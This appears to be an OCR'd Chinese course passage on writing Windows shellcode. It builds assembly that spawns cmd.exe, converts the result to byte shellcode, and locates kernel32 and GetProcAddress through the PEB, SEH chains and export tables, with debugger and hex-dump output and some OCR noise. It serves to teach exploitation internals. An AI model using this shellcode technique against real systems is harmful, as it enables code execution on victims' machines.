
2.4 使用汇编生成ShellCode

- 先看看如何把system(“cmd.exe”)写成汇编
- 思路：
  - 将“cmd.exe”压栈，
  - 将“cmd.exe”地址压栈
  - Call system函数地址
- 注意：
  - Push是四个字节对齐的，因此必须每次压栈四个字节
  - 或者一个字节一个字节赋值

```
push ebp ;保存ebp，esp－4
mov ebp,esp ;给ebp赋新值，将作为局部变量的基指针
xor edi,edi ;
push edi ;压入0，esp－4,;作用是构造字符串的结尾\0字符。
sub esp,04h ;加上上面，一共有8个字节,;用来放"cmd.exe"。
mov byte ptr [ebp-08h],61h ;
mov byte ptr [ebp-07h],6dh ;
mov byte ptr [ebp-06h],64h ;
mov byte ptr [ebp-05h],2Eh ;
mov byte ptr [ebp-04h],65h ;
mov byte ptr [ebp-03h],78h ;
mov byte ptr [ebp-02h],65h ;生成串“cmd.exe".
lea eax,[ebp-0ch] ;///? lea eax,[ebp-08h]
push eax ;串地址作为参数入栈
mov eax, 0x77bf93c7 ;
call eax ;调用system
```



文件 编辑 查看 插入 工程 编译 工具 窗口 帮助
obals)
(All global members
main
Workspace 'cmd
cmdasm files
mov byte ptr[ebp-07h],54h
mov byte ptr[ebp-06h],2Eh
mov byte ptr[ebp-05h],44h
mov byte ptr[ebp-04h],4Ch
mov byte ptr[ebp-03h],4Ch
lea eax,[ebp-0Ch]
push eax
mov edx,0x7c801d77 //LoadLibrary
call edx
//然后是开一个dos窗口：
push ebp
mov ebp, esp
xor eax,eax
push eax
push eax
mov byte ptr [ebp-08h],63h ;
mov byte ptr [ebp-07h],6dh ;
mov byte ptr [ebp-06h],64h ;
mov byte ptr [ebp-05h],2Eh ;
mov byte ptr [ebp-04h],65h ;
mov byte ptr [ebp-03h],78h ;
mov byte ptr [ebp-02h],65h ;生成
lea eax, dword ptr [ebp-0x8]
push eax
mov eax, 0x77BF93C7 //system sy
call eax
}
exit(0);
}
"K:\test\cmdasm\Debug\cmdasm.exe"
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.
K:\test\cmdasm>
Clas...
File...
oaded 'ntdll.dll', no matching symbolic information found.
oaded 'C:\WINDOWS\system32\kernel32.dll', no matching symbolic information found.
he program 'K:\test\cmdasm\Debug\cmdasm.exe' has exited with code 0 (0x0).
编译
调试
查找文件 1
查找文件 2
结果
SQL Debugging
dy
Ln 22, Col 38
REC COL OVR

- 在VC 6.0下，按F10进入单步调试状态，
- 按Alt+8进入汇编界面
- 如下图所示


文件 编辑 查看 插入 工程 Debug 工具 窗口 帮助
obals)
(All global members
main
: {
0401010 55 push ebp
0401011 8B EC mov ebp,esp
0401013 83 EC 40 sub esp,40h
0401016 53 push ebx
0401017 56 push esi
0401018 57 push edi
0401019 8D 7D C0 lea edi,[ebp-40h]
040101C B9 10 00 00 00 mov ecx,10h
0401021 B8 CC CC CC CC mov eax,0CCCCCCCCh
0401026 F3 AB rep stos dword ptr [edi]
: //LoadLibrary("msvcrt.dll");
: //winexec("cmd.exe");
: __asm
: {
: push ebp
0401028 55 push ebp
: mov ebp,esp
0401029 8B EC mov ebp,esp
0: xor eax,eax
040102B 33 C0 xor eax,eax
1: push eax
040102D 50 push eax
2: push eax
040102E 50 push eax
3: push eax
040102F 50 push eax
地址: 0x00401028
401028 55 8B EC 33 C0 50 50 50 C6 45 F4 4D
401034 C6 45 F5 53 C6 45 F6 56 C6 45 F7 43
401040 C6 45 F8 52 C6 45 F9 54 C6 45 FA 2E
40104C C6 45 FB 44 C6 45 FC 4C C6 45 FD 4C
401058 8D 45 F4 50 BA 77 1D 80 7C FF D2 55
401064 8B EC 33 C0 50 50 C6 45 F8 63 C6 45
401070 F9 6D C6 45 FA 64 C6 45 FB 2E C6 45
EAX = CCCCCCCC EBX = 7FFD5000 ECX = 00000000
EDX = 00430DD0 ESI = 7C920000 EDI = 0012FF80
EIP = 00401028 ESP = 0012FF34 EBP = 0012FF80
EFL = 00000202 CS = 001B DS = 0023 ES = 0023 SS = 0023
FS = 003B GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=0 AC=0 PE=0
CY=0 ST0 = -4.968166460067347 79e+4444
ST1 = -0.05307331653363724e+4360
ST2 = +0.0000000000000000e+0000
dy

生成ShellCode

- 将机器码按照“\x55”的格式抄下来就是ShellCode
- 或者按Alt+6打开memory窗口，然后在地址栏中输入汇编的地址，定位到汇编开始处，然后复制内存内容，并转换为“\x55”格式。
- 编译出Release版程序，使用Ultraedit、winhex等十六进制编辑器复制机器码。


文件(F) 编辑(E) 搜索(S) 项目(P) 视图(V) 格式(T) 列块(L) 宏(M) 高级(A) 窗口(W) 帮助(H)
dasm.exe
刷新(R)
文件
打开文件
K:\test\cmdasm\Release
00000fc0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
00000fd0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
00000fe0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
00000ff0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ....
00001000h: 55 8B EC 55 8B EC 33 C0 50 50 50 C6 45 F4 4D C6 ; U婆U婆3繵PP苼鬗?
00001010h: 45 F5 53 C6 45 F6 56 C6 45 F7 43 C6 45 F8 52 C6 ; E鮭苼鰍苼鰬苼鴄?
00001020h: 45 F9 54 C6 45 FA 2E C6 45 FB 44 C6 45 FC 4C C6 ; E鶙苼?苼鷗苼翷?
00001030h: 45 FD 4C 8D 45 F4 50 BA 77 1D 80 7C FF D2 55 8B ; E鬫岅顯簽.€| 樾?
00001040h: EC 33 C0 50 50 C6 45 F8 63 C6 45 F9 6D C6 45 FA ; ?繵P苼鴆苼鶚苼?
00001050h: 64 C6 45 FB 2E C6 45 FC 65 C6 45 FD 78 C6 45 FE ; d苼?苼黫苼齲苼?
00001060h: 65 8D 45 F8 50 B8 C7 93 BF 77 FF D0 6A 00 E8 3A ; e岅凰盖摽w 衔.?
00001070h: 00 00 00 90 90 90 90 90 90 90 90 90 90 90 90 90 ; ...恞恞恞恞恞恞?
00001080h: A1 98 57 40 00 85 C0 74 02 FF D0 68 10 50 40 00 ; W@.呷t. 衕h.P@.
00001090h: 68 08 50 40 00 E8 CE 00 00 00 68 04 50 40 00 68 ; h.P@.栻...h.P@.h
000010a0h: 00 50 40 00 E8 BF 00 00 00 83 C4 10 C3 6A 00 6A ; .P@.枴...蒠.胘.j
000010b0h: 00 FF 74 24 0C E8 15 00 00 00 83 C4 0C C3 6A 00 ; . t$.?...蒠.胘.
000010c0h: 6A 01 FF 74 24 0C E8 04 00 00 00 83 C4 0C C3 57 ; j. t$.?...蒠.胂
000010d0h: 6A 01 5F 39 3D C8 52 40 00 75 11 FF 74 24 08 FF ; j._9=菜@.u. t$.
000010e0h: 15 08 40 40 00 50 FF 15 04 40 40 00 83 7C 24 0C ; ..@@.P ..@@.僖$.
000010f0h: 00 53 8B 5C 24 14 89 3D C4 52 40 00 88 1D C0 52 ; .S嫕$.?臊@.?繅
00001100h: 40 00 75 3C A1 94 57 40 00 85 C0 74 22 8B 0D 90 ; @.u< W@.呷t"??
00001110h: 57 40 00 56 8D 71 FC 3B F0 72 13 8B 06 85 C0 74 ; W@.V莉?餽.?呷t
00001120h: 02 FF D0 83 EE 04 3B 35 94 57 40 00 73 ED 5E 68 ; . 袈?;5擱@.s鞬h
00001130h: 18 50 40 00 68 14 50 40 00 E8 2A 00 00 00 59 59 ; .P@.h.P@.?...YY
00001140h: 68 20 50 40 00 68 1C 50 40 00 E8 19 00 00 00 59 ; h P@.h.P@.?...Y
00001150h: 59 85 DB 5B 75 10 FF 74 24 08 89 3D C8 52 40 00 ; Y吆[u. t$.?菜@.
00001160h: FF 15 00 40 40 00 5F C3 56 8B 74 24 08 3B 74 24 ; ..@@._肷娕$.;t$
00001170h: 0C 73 0D 8B 06 85 C0 74 02 FF D0 83 C6 04 EB ED ; .s.?呷t. 袈?臏
00001180h: 5E C3 55 8B EC 6A FF 68 90 40 40 00 68 48 1B 40 ; ^胱婆j h恇@.hH.@
00001190h: 00 64 A1 00 00 00 00 50 64 89 25 00 00 00 00 83 ; .d?...Pd?....?
000011a0h: EC 10 53 56 57 89 65 E8 FF 15 10 40 40 00 33 D2 ; ?SVW塭?..@@.3?
000011b0h: 8A D4 89 15 98 52 40 00 8B C8 81 E1 FF 00 00 00 ; 娅?楻@.嬋金 ...
000011c0h: 89 0D 94 52 40 00 C1 E1 08 03 CA 89 0D 90 52 40 ; ?擱@.玲..簣.恇@
000011d0h: 00 C1 E8 10 A3 8C 52 40 00 6A 00 E8 31 08 00 00 ; .凌. R@.j.?...
000011e0h: 59 85 C0 75 08 6A 1C E8 9A 00 00 00 59 83 65 FC ; Y呷u.j.铥...Y僥?
000011f0h: 00 E8 70 06 00 00 FF 15 0C 40 40 00 A3 84 57 40 ; .鏙... ..@@. W@
助文件，请按 F1
位置: 1000H, 4096, C0
DOS
修改: 2007-5-20 19:29:47
字节选定: 139
插入

3. 通用ShellCode的编写

- 前面的ShellCode存在什么问题？
  - ShellCode不通用，函数地址不通用
  - 功能简单

- 通用ShellCode的编写方法
  - 将每个版本的Windows操作系统所地应的函数的地址列出来，然后针对不同版本的操作系统使用不用的地址
  - 动态定位函数地址

    即：使用GetProcAddress和LoadLibrary函数动态获取其它函数的地址

获取GetProcess和LoadLibrary地址

- (1)暴力搜索
- (2)使用PEB获取GetProcAddress地址
- (3)SEH获得kernel基址
- (4)HASH法查找所有函数地址

(1)暴力搜索

- 思路：LoadLibraryA/W是在系统库kernel32.dll中，其地址也可以使用GetProcAddress得到，而Kernel32.dll一般都会加载，所以只要在内存中查找Kernel32.dll库和GetProcAddress函数的地址就可以

- 从0x77e0000或者0xbff00000开始搜索，只要找到MZ和PE标志，即找到Kernel32.dll的开始地址，然后搜索函数的引出表，找到GetProcAddress和Loadlibrary的函数名和函数地址
- 注意：这种方法目前已经不通用了

(2)PEB获取GetProcAddress函数地址

- PEB: Process Environment Block
- TEB: Thread Environment Block
- 使用PEB获得Kernel32.dll的原理：
  - Fs寄存器指向TEB结构
  - TEB+0X30指向PEB结构
  - PEB+0X0C指向PEB_LDR_DATA结构
  - PEB_LDR_DATA+0x1C就是一些动态链接库地址，第一个指向ntdll.dll，第二个指向Kernel32.dll

汇编实现

```
Mov eax, fs:0x30;          //PEB的地址
Mov eax, [eax+0x0c];       //LDR的地址
Mov esi, [eax+0x1c];       //Flink地址
Lodsd;
Mov eax, [eax+0x08];       //eax中保存
    的就是kernel32.dll的地址
```

引出表地址

- Kernel32.dll基址+0x3c+0x78

引出表结构

```
Struct _IMAGE_EXPORT_DIRECTORY
{
    DWORD Characteristics;
    DWORD TimeDataStamp;
    WORD   MajorVersion;
    WORD   MinorVersion;
    DWORD  Name;
    DWORD  Base;
    DWORD  NumberOfFunctions;
    DWORD  NumberOfNames;
    DWORD  AdressOfFunctions;      //指向函数地址数组
    DWORD  AddressOfNames;         //函数名字的指针地址
    DWORD  AdressOfNameOrdinal; //指向函数函数对应序数的数组
}
```

查找引出表


- 在函数名称数组中查找需要的函数名
- 在函数序号数组中查找对应的函数序号
- 根据函数序号在地址数组中得到对应的地址值

搜索地址流程

- 通过TEB/PEB获取kernel32.dll基址
- 在(基址+0x3c)处获取PE标志
- 在(基址+0x3c+0x78)处获取引出表地址
- 在(基址+0x3c+0x78+0x1c)获取AdressOfFunctions, AddressOfNames, AdressOfNameOrdinal
- 搜索AddressOfNames，确定GetProcAddress对应的index
- Index = AddressOfNameOrdinal[index]
- 函数地址= AdressOfFunctions[Index]

```
    movebp, 0x77E40000 ;kernel32.dll 基址
    mov    eax, [ebp+3Ch]          ;eax = PE首部
    mov    edx,[ebp+eax+78h]
    add    edx,ebp                 ;edx = 输出表地址
    mov    ecx,[edx+18h] ;ecx = 输出函数的个数
    mov       ebx,[edx+20h]
    add       ebx,ebp              ;ebx = 函数名地址,AddressOfName

search:
    dec       ecx
    mov       esi,[ebx+ecx*4]
    add       esi,ebp              ;依次找每个函数名称
   ;GetProcAddress
    mov    eax,0x50746547
    cmp              [esi],   eax  ;'PteG'
    jne    search
    mov    eax,0x41636f72
    cmp    [esi+4],eax             ;'Acor'
    jne    search
  ;如果是GetProcA，表示找到了
       mov       ebx,[edx+24h]
    add       ebx,ebp              ;ebx = 索引号地址,AddressOf
    mov       cx,[ebx+ecx*2]       ;ecx = 计算出的索引号值
       mov       ebx,[edx+1Ch]
    add       ebx,ebp              ;ebx = 函数地址的起始位
    置,AddressOfFunction
    mov       eax,[ebx+ecx*4]
    add       eax,ebp              ;利用索引值，计算出GetProcAddress的地址
```

(3)SHE获得kernel基址



搜索异常链找到UnhandleExceptionFilter函数

```
    mov  esi,fs:0
    lodsd
GetExeceptionFilter:
    cmp [eax],0xffffffff
    je GetedExeceptionFilter    //如果到达最后一个节点
    mov eax,[eax]       //否则往后遍历,一直到最后一个节点
    jmp GetExeceptionFilter

GetedExeceptionFilter:
    mov eax, [eax+4]
```

找到kernel32.dll的基址

- UnhandleExceptionFilter在kernel32.dll，因此从UnhandleExceptionFilter函数的地址往上找，找到MZ和PE标志就是Kernel32.dll的基地址
- 注意：Windows以64KB为分配粒度来分配空间

```
FindMZ:
    and eax,0xffff0000                  //64k对齐特征加快查找速度
    cmp word ptr [eax],‘ZM‘             //根据PE可执行文件特征查找
                                        //KERNEL32.DLL的基址
    jne MoveUp
    mov ecx,[eax+0x3c]
    add ecx,eax
    cmp word ptr [ecx],'EP'//根据PE可执行文件特征查找
    KERNEL32.DLL的基址
    je Found    //如果符合MZ及PE头部特征,则认为已经找到,并通过Eax返
                //回给调用者
MoveUp:
    dec eax      //准备指向下一个界起始地址
    jmp FindMZ
Found:
    nop
```

(4)HASH法查找所有函数地址

